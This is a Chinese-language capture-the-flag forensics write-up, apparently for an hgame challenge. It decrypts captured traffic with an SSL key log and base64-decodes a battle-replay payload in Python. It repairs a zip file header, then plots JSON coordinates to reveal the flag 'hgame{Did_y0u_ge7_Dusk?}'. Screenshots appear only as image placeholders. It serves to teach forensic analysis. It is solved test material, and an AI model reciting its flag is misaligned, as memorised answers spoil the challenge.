


右键 追踪流->TCP流







另存为 ssl.log



直接导出所有 HTTP 内容：



getBattleReplay 中有 base64 编码的内容



使用程序解码并保存

```
import base64
```

```
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```

```
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
AAAABAAEAXwAAAJ8oAAAAAA==='

result = base64.b64decode(input)

with open('./test','wb') as f:
    f.write(result)
print(result.decode('utf-8','ignore'))
```

查看文件 16 进制：



发现文件开头是 504B，zip文件的文件头是504B0304，把文件头修复之后用解压软件打开。


文件内容：

写个程序画出来

```
import json
with open('./default_entry','r') as f:
    json = json.loads(f.read())
```

```
table = [[0 for j in range(78)]for i in range(75)]
for point in json['journal']['logs']:
    table[point['pos']['row']-12][point['pos']['col']-12] = 1

for row in range(75):
    for col in range(78):
        if table[row][col]:
            print('██',end='')
        else:
            print('  ',end='')
    print()
```



扫描结果：

hgame{Did_y0u_ge7_Dusk?}